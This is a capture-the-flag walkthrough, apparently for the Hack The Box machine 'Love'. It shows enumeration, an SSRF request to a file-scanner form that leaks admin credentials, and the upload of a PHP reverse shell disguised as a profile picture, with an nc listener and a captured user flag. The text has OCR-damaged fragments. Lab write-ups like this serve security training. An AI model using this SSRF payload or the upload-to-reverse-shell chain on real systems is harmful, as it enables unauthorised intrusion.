
- found subdomain of `staging.love.htb`



```
┌──(kali㉿kali)-[~]
└─$ whatweb http://staging.love.htb
http://staging.love.htb [200 OK] Apache[2.4.46], Country[RESERVED][ZZ], HTML5, HTTPServer[Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27],
 IP[10.10.10.239], OpenSSL[1.1.1j], PHP[7.3.27], Title[Secure file scanner], X-Powered-By[PHP/7.3.27], X-UA-Compatible[IE=edge]
```

- I ran what web on the new subdomain that I found with gobuster to see what additional information it might uncover.


Gobuster



```
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 298]
/.htpasswd            (Status: 403) [Size: 298]
/ADMIN                (Status: 301) [Size: 329] [--> http://love.htb/ADMIN/]
/Admin                (Status: 301) [Size: 329] [--> http://love.htb/Admin/]
/Images               (Status: 301) [Size: 330] [--> http://love.htb/Images/]
/admin                (Status: 301) [Size: 329] [--> http://love.htb/admin/]
/aux                  (Status: 403) [Size: 298]
/cgi-bin/             (Status: 403) [Size: 298]
/com3                 (Status: 403) [Size: 298]
/com2                 (Status: 403) [Size: 298]
/com1                 (Status: 403) [Size: 298]
/com4                 (Status: 403) [Size: 298]
/con                  (Status: 403) [Size: 298]
/dist                 (Status: 301) [Size: 328] [--> http://love.htb/dist/]
/examples             (Status: 503) [Size: 398]
/images               (Status: 301) [Size: 330] [--> http://love.htb/images/]
/includes             (Status: 301) [Size: 332] [--> http://love.htb/includes/]
/licenses             (Status: 403) [Size: 417]
/lpt1                 (Status: 403) [Size: 298]
/lpt2                 (Status: 403) [Size: 298]
/nul                  (Status: 403) [Size: 298]
/phpmyadmin           (Status: 403) [Size: 298]
/plugins              (Status: 301) [Size: 331] [--> http://love.htb/plugins/]
/prn                  (Status: 403) [Size: 298]
/server-info          (Status: 403) [Size: 417]
/server-status        (Status: 403) [Size: 417]
/tcpdf                (Status: 301) [Size: 329] [--> http://love.htb/tcpdf/]
/webalizer            (Status: 403) [Size: 298]
Progress: 20476 / 20477 (100.00%)
```

Fuzz the Input in the Free File Scanner (staging.love.htb)

- lets fuzz this input to see what possible information I can access and what type of hidden functionality I can uncover.



```
POST /beta.php HTTP/1.1
Host: staging.love.htb
Content-Length: 42
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://staging.love.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/127.0.6533.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://staging.love.htb/beta.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

file=http%3A%2F%2F127.0.0.1&read=Scan+file
```

Specify the file url:

File to scan

Enter the url of the file to scan

Voting System

Sign in to start your session

Voter's ID

Password


© Valentine Corpotation. All Rights Reserved.

- When requesting `127.0.0.1` I am able to access the voters id page, similar to the one we see with the `http://love.htb` so this shows it is possible to preform SSRF.

- one of the things that I noticed that depending on the port that we specify we will get a differential response.


Lets take a look back at our nmap scan

- I'm going to grep for HTTP to see all ports the system had open involving a HTTP service, that way I can exploit this SSRF to possibly retrieve sensitive information.



```
┌──(kali㉿kali)-[~/Desktop/HTB/love]
└─$ cat nmap.txt | grep http
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-03 10:10 EST
80/tcp    open  http          Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
|_http-title: Voting System using PHP
| http-methods:
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
| http-cookie-flags:
|_      httponly flag not set
443/tcp   open  ssl/http      Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_  http/1.1
|_http-title: 403 Forbidden
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
5000/tcp  open  http          Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-title: 403 Forbidden
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
5986/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
|_  http/1.1
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
1 service unrecognized despite returning data. If you know the service/version, pleas
Service detection performed. Please report any incorrect results at https://nmap.org/
```

- when making a request to `port 5000` → `HTTP://127.0.0.1:5000` if get this response:



```
POST /beta.php HTTP/1.1
Host: staging.love.htb
Content-Length: 49
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/127.0.6533.100 Safari/537.36
Origin: http://staging.love.htb
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://staging.love.htb/beta.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

file=http%3a%2f%2f127.0.0.1%3a5000&read=Scan+file
```

Scan file

Password Dashboard

Voting system Administration

Vote Admin Creds admin: @LoveIsInTheAir!!!!


Name	Value
file	http://127.0.0.1:5000
read	Scan file

Using the Password we got from SSRF:

- now we can go back to the login page and try to login with the creds:

```
username: admin
password: @LoveIsInTheAir!!!!
```

- when using a username admin seems not to be valid so let's see how else we can access the application by brute-forcing the possible usernames.
- lets login at `/admin`



26	http://love.htb	GET	/admin/home.php		200	16666	HTML	php	Voting System using PHP	10.10.10.239
25	http://love.htb	GET	/admin/index.php		302	6587	HTML	php	Voting System using PHP	10.10.10.239
24	http://love.htb	POST	/admin/login.php	✓	302	388	HTML	php		10.10.10.239

Request


```
GET /admin/home.php HTTP/1.1
Host: love.htb
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/127.0.6533.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US
Referer: http://love.htb/admin/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=m4nvq8t8eck9utks9dadofvk14
Connection: keep-alive

```

Response

- now we have access to the Voting System with admin privilege.

Privilege Escalation

- I noticed we can make a voter account with a username, password, and profile picture:



Show 10 entries

Lastname	Firstname	Photo	Voters ID	Tools
test	test		owtiqAeaNWxb54R	Edit


Showing 1 to 1 of 1 entries

opyright © 2018 SourceCodeSter

```
sm-12">
nple1" class="table table-bordered dataTable no-footer" role="grid" aria-describedby="example1_info">
head>

ow" class="odd">
="sorting_1">test</td>
/td>

="../images/shellNEW.php" width="30px" height="30px"> == $0
```

- Maybe we can upload a reverse shell to the profile pic and using the path that the web app is using in the img src tag we can request that file to have it execute thus give a shell.

The shell I will use is from revshells:



IP 10.10.14.6

Port 4469 +1

```
nc -lvnp 4469
```


Type nc

OS Windows

Name PHP


```
    0 => array('pipe', 'r'), // shell can read from STDIN
    1 => array('pipe', 'w'), // shell can write to STDOUT
    2 => array('pipe', 'w')  // shell can write to STDERR
);
```

- Now lets upload and request the new shell that we just uploaded:



```
C:\xampp\htdocs\omrs\images>whoami /all

USER INFORMATION
----------------

User Name    SID
============ =============================================
love\phoebe S-1-5-21-2955427858-187959437-2037071653-1002


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users        Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
```

- Let's go into the `Users` directory to see if we can get the user flag.




```
C:\Users\Phoebe\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 56DE-BA30

 Directory of C:\Users\Phoebe\Desktop

04/13/2021  02:20 AM    <DIR>          .
04/13/2021  02:20 AM    <DIR>          ..
11/02/2024  07:34 PM                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   4,077,670,400 bytes free

C:\Users\Phoebe\Desktop>type user.txt
474aaa9e94466f46e1dcf043b11dc5e7
```

